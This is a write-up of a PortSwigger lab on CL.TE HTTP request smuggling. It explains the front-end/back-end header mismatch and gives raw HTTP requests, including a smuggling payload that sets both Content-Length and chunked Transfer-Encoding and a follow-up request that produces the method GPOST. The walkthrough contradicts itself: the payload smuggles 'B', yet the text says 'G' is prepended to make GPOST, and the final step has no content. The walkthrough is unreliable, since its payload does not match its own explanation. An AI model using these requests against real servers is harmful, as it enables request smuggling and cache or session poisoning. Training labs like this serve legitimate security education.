PortSwigger
Lab Description
This lab involves a front-end and back-end server, and the front-end server doesn’t support chunked encoding. The front-end server rejects requests that aren’t using the GET or POST method.
Objective: Smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method
GPOST.
Step 1: Understanding the Vulnerability
The CL.TE vulnerability:
- Front-end server: Uses
Content-Length(CL) header (doesn’t support chunked encoding) - Back-end server: Uses
Transfer-Encoding: chunked(TE) header - The discrepancy allows request smuggling
The attack:
- Send a request with both
Content-LengthandTransfer-Encoding: chunkedheaders - Front-end uses CL (sees one request)
- Back-end uses TE (sees two requests)
- The second (smuggled) request’s method prefix (
G) gets appended to the next request POST+G=GPOST- an unrecognized method

Step 2: Reconnaissance
Step 2.1: Test Method Restriction

Send a request with an invalid method (e.g., PUT):
PUT / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net

Response
"Only methods GET, POST are allowed"
- Front-end enforces method restrictions.
Step 3: CL.TE Request Smuggling
Step 3.1: Basic Smuggling Payload
Send the following request twice (first to poison, second to see effect):
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

0

B
Important: Include the trailing \r\n\r\n after the G.
Request breakdown:
| Server | Uses | Sees |
|---|---|---|
| Front-end | Content-Length: 6 | Single request (stops after 0\r\n\r\n - 6 bytes) |
| Back-end | Transfer-Encoding: chunked | Two requests |
What back-end sees:
Request 1 (normal):
POST / HTTP/1.1
Host: lab.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

0
Request 2:
B
The B is left in the buffer, waiting for the next request.
Step 4: Triggering the Smuggled Request
Step 4.1: Send a Second Normal Request
After poisoning, send a legitimate POST request:
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
How back-end processes:
The back-end sees:
G + POST / HTTP/1.1
Which becomes:
GPOST / HTTP/1.1

Response:

"Unrecognized method GPOST"
The method was successfully smuggled and appended!
Step 5: Lab Solved
Success message displayed: